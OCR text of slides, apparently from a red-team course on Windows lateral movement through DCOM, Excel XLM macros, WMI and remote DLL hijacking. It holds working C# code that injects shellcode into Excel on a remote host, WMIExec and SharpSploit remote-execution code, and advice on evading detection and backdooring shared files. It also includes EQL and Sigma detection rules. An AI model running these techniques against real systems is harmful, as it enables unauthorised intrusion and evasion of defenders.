
```
query = '''
sequence by host.id with maxspan=5s
 [network where event.type == "start" and process.name : "explorer.exe" and
  network.direction == "incoming" and network.transport == "tcp" and
  source.port > 49151 and destination.port > 49151 and not source.address in ("127.0.0.1", "::1")
 ] by process.entity_id
 [process where event.type in ("start", "process_started") and
  process.parent.name : "explorer.exe"
 ] by process.parent.entity_id
'''
```

```
query = '''
sequence by host.id with maxspan=1m
 [network where event.type == "start" and process.name : "mmc.exe" and
  source.port >= 49152 and destination.port >= 49152 and source.address not in ("127.0.0.1", "::1") and
  network.direction == "incoming" and network.transport == "tcp"
 ] by process.entity_id
 [process where event.type in ("start", "process_started") and process.parent.name : "mmc.exe"
 ] by process.parent.entity_id
'''
```

Excel XLM Macros

- Excel features an alternative to VBA macros called Excel 4.0 or XLM macros
- This language has historically been more difficult for AV solutions to scan, and did not integrate with AMSI until recently
- XLM can be used to make Windows API calls and can be accessed with a DCOM interface called “ExecuteExcel4Macro”
- The C# tool SharpExcel4-DCOM from rvrsh3ll combines these two features to execute shellcode on a remote host

Excel XLM Macros



https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/

Excel XLM Macros

```
Type ComType = Type.GetTypeFromProgID("Excel.Application", computername);
object RemoteComObject = Activator.CreateInstance(ComType);


var memaddr = Convert.ToDouble(RemoteComObject.GetType().InvokeMember("ExecuteExcel4Macro",
BindingFlags.InvokeMethod, null, RemoteComObject, new object[] { "CALL(\"Kernel32\",\"VirtualAlloc\",\"JJJJJ\","
+ lpAddress + "," + shellcode.Length + ",4096,64)" }));


int count = 0;
foreach (var mybyte in shellcode)

{

     var charbyte = String.Format("CHAR({0})", mybyte);

     var ret = RemoteComObject.GetType().InvokeMember("ExecuteExcel4Macro", BindingFlags.InvokeMethod, null,
     RemoteComObject, new object[] { "CALL(\"Kernel32\",\"WriteProcessMemory\",\"JJJCJJ\",-1, " + (memaddr +
     count) + "," + charbyte + ", 1, 0)"});

     count = count + 1;

}

RemoteComObject.GetType().InvokeMember("ExecuteExcel4Macro", BindingFlags.InvokeMethod, null, RemoteComObject,
new object[] { "CALL(\"Kernel32\",\"CreateThread\",\"JJJJJJJ\",0, 0, " + memaddr + ", 0, 0, 0)"});
```

Excel4DCOM OPSEC

- Publicly available tools like SharpExcel4-DCOM and Invoke-Excel4DCOM.ps1 both make a sequence of suspicious API calls
  - VirtualAlloc, WriteProcessMemory, and CreateThread
- Shellcode executed this way will reside in the Excel process, so monitoring for abnormal process generating network traffic could be effective
- All these techniques use COM to execute code so they will have the DCOMLaunch service as a parent process
  - Additionally, remotely instantiated DCOM objects will have a socket listening on a high port
  - Office applications will have the “-Embedding” or “/automation -Embedding“ command line flags

WMI Execution

- Several WMI classes can be used to execute code in one way or another, but all of them require some file on disk to be called
- Typically, cmd.exe is used, but it would be better to call our payload directly by hosting it on a file share
- Another popular combination is msbuild.exe with a project xml hosted on a file share
  - Popular != Stealthy

WMIExec.py

- WMIExec.py is another Impacket script that can be used to execute commands using the Win32_Process WMI class
- All processes will have wmiprvse.exe as a parent
- This script also has some OPSEC issues
  - Still uses cmd.exe /Q /c
  - Writes to disk twice for each command! Once for input command and once for output command

WMIExec.py

```
class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection, shell_type):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__shell_type = shell_type
        self.__pwsh = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc '
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__pwd = str('C:\\')
        self.__noOutput = False

  def execute_remote(self, data, shell_type='cmd'):
      if shell_type == 'powershell':
          data = '$ProgressPreference="SilentlyContinue";' + data
          data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

      command = self.__shell + data

      if self.__noOutput is False:
          command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output  + ' 2>&1'
```

WMIExec.py

```
detection:
    selection_other:
        # *** wmiexec.py
        #    parent is wmiprvse.exe
        #    examples:
        #       cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1567439113.54 2>&1
        #       cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1567439113.54 2>&1
        # *** dcomexec.py -object MMC20
        #   parent is mmc.exe
        #   example:
        #       "C:\Windows\System32\cmd.exe" /Q /c cd  1> \\127.0.0.1\ADMIN$\__1567442499.05 2>&1
        # *** dcomexec.py -object ShellBrowserWindow
        #  runs %SystemRoot%\System32\rundll32.exe shell32.dll,SHCreateLocalServerRunDll {c08afd90-f2a1-11d1-8455-00a0c91f3880} but parent command is explorer.exe
        #  example:
        #   "C:\Windows\System32\cmd.exe" /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1567520103.71 2>&1
        # *** smbexec.py
        #   parent is services.exe
        #   example:
        #       C:\Windows\system32\cmd.exe /Q /c echo tasklist ^> \\127.0.0.1\C$\__output 2^>^&1 > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows
        ParentImage|endswith:
            - '\wmiprvse.exe'  # wmiexec
            - '\mmc.exe'  # dcomexec MMC
            - '\explorer.exe'  # dcomexec ShellBrowserWindow
            - '\services.exe'  # smbexec
        CommandLine|contains|all:
            - 'cmd.exe'
            - '/Q'
            - '/c'
            - '\\\\127.0.0.1\'
            - '&1'
```

WMI Execution in .NET

- The SharpSploit library also provides multiple examples of various WMI execution methods
- This implementation can take plaintext credentials or the current user session
- There is also a “pth” branch of SharpSploit that can use a hash instead of plaintext creds
- The WMIExecute method implements many of the improvements we discussed for WMIExec.py

WMI Execution in .NET

```
public static WmiExecuteResult WMIExecute(string ComputerName, string Command, string Username = "", string Password = "")
{
    ConnectionOptions options = new ConnectionOptions();
    if ((Username != null && Username != "") && Password != null)
    {
        options.Username = Username;
        options.Password = Password;
    }

    ManagementScope scope = new ManagementScope(String.Format("\\\\{0}\\root\\cimv2", ComputerName), options);

    try
    {
        scope.Connect();
        var wmiProcess = new ManagementClass(scope, new ManagementPath("Win32_Process"), new ObjectGetOptions());

        ManagementBaseObject inParams = wmiProcess.GetMethodParameters("Create");
        PropertyDataCollection properties = inParams.Properties;
        inParams["CommandLine"] = Command;

        ManagementBaseObject outParams = wmiProcess.InvokeMethod("Create", inParams, null);
```

LAB: .NET WMI Lateral Movement

WMI Execution in .NET

```
query = '''
process where event.type in ("start", "process_started") and
 process.parent.name : "WmiPrvSE.exe" and process.name : "cmd.exe" and
 process.args : "\\\\127.0.0.1\\*" and process.args : ("2>&1", "1>")
'''
```

```
query = '''
sequence by host.id with maxspan = 2s

 /* Accepted Incoming RPC connection by Winmgmt service */

  [network where process.name : "svchost.exe" and network.direction == "incoming" and
   source.address != "127.0.0.1" and source.address != "::1" and
   source.port >= 49152 and destination.port >= 49152
  ]

  /* Excluding Common FPs Nessus and SCCM */

  [process where event.type in ("start", "process_started") and process.parent.name : "WmiPrvSE.exe" and
   not process.args : ("C:\\windows\\temp\\nessus_*.txt",
                       "C:\\windows\\TEMP\\nessus_*.TMP",
                       "C:\\Windows\\CCM\\SystemTemp\\*",
                       "C:\\Windows\\CCMCache\\*",
                       "C:\\CCM\\Cache\\*")
   ]
'''
```

DLL Hijacking

- DLL hijacking is a powerful persistence technique, but it can also be used for lateral movement by utilizing any remote file-write method
  - SMB is probably the easiest
- We've already learned how to perform hijacking using Koppeling
- MDSec wrote a blog last year about using WMI and DCOM to invoke nonexistent DLLs on a remote system

DLL Hijacking with WMI

- Whenever a WMI connection is initiated on a remote host, the wmiprvse.exe executable is spawned to handle the connection
- You can make any simple query, or even just authenticate to the remote host to start this process
  - Valid credentials are not necessary to trigger this process!
- Many nonexistent DLLs will be called by the WMI provider host

Process Name	Path	Result	User
wmiprvse.exe	C:\Windows\System32\wbem\NCObjAPI.DLL	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE
wmiprvse.exe	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE
wmiprvse.exe	C:\Windows\System32\edgegdi.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE
wmiprvse.exe	C:\Windows\System32\wbem\framedynos.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE
wmiprvse.exe	C:\Windows\System32\wbem\SspiCli.dll	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE
wmiprvse.exe	C:\Windows\System32\wbem\SECURITY.DLL	NAME NOT FOUND	NT AUTHORITY\NETWORK SERVICE


- Each of these will be running as “NETWORK SERVICE” but we already know that this can be translated to SYSTEM access with SweetPotato

DLL Hijacking with DCOM

- The process for DLL hijacking with DCOM is very similar to that of WMI, but there are quite a few more possibilities in this scenario
- Depending on the COM object you instantiate, different applications will execute on the system which call different nonexistent DLLs

Remote DLL Hijacking OPSEC

- @Cyb3rWard0g made a great infographic describing the associated event IDs
- Playing with the timing of these events and the source of each component would make detections much more difficult
- Execution of DCOM would require additional detection methods, as the executable and DLL loads would be more dynamic



Remote DLL Hijacking OPSEC

- The publicly available Sigma and Elastic rules can detect more examples, but they are limited to specific DLLs mentioned in the MDSec blog post
- Like hijacking for persistence, using undocumented DLLs for this technique is the key to not being detected


dll hijack

7 code results in SigmaHQ/sigma or view all results on GitHub

rules/windows/sysmon/sysmon_wmiprvse_wbemcomn_dll_hijack.yml

```
1  title: Wmiprvse Wbemcomn DLL Hijack
2  id: 614a7e17-5643-4d89-b6fe-f9df1a79641c
3  description: Detects a threat actor creating a file named `wbemcomn.dll` in the
   `C:\Windows\System32\wbem\` directory over the network and loading it for a WMI DLL
   Hijack scenario.
4  status: experimental
5  date: 2020/10/12
```

YAML Showing the top two matches Last indexed 15 days ago

rules/windows/sysmon/sysmon_dcom_iertutil_dll_hijack.yml

```
1  title: T1021 DCOM InternetExplorer.Application Iertutil DLL Hijack
2  id: e554f142-5cf3-4e55-ace9-a1b59e0def65
3  description: Detects a threat actor creating a file named `iertutil.dll` in the
   `C:\Program Files\Internet Explorer\` directory over the network and loading it for a
   DCOM InternetExplorer DLL Hijack scenario.
```

YAML Showing the top three matches Last indexed 15 days ago

Low Privilege Lateral Movement

- If you need to move to a host but don't have a local admin on that machine, you'll have to get creative with your execution method
- Look for file shares where you can backdoor commonly opened files
  - Adding macros to frequently opened documents, especially those that already have embedded scripts can be very useful
  - In addition, backdooring or creating new LNK files in shared directories, combined with a traditional NTLM relay or even Farmer-style hash harvest can be useful as well
- Inspect other applications running on Windows servers for known vulnerabilities that can be used to execute code on those machines
- If all else fails, consider going back to domain priv-esc, looking for stored credentials on the host or open file shares

Blogs and Future Resources

- New offensive and defensive capabilities come out daily, use the following blogs and Discord servers to keep up with the latest
  - https://www.mdsec.co.uk/knowledge-centre/insights/
  - https://posts.specterops.io/
  - https://discord.gg/mTvPzuT - RedTeamSec
  - https://discord.gg/QFekvYn - Hack the Planet
  - https://discord.gg/sEkn3aa - Porchetta Industries
- Twitter is another amazing place to keep up with the latest techniques, but there are too many great accounts to list them all here!
  - I highly recommend following the creators of any tools you use, as well as those active in these Discord servers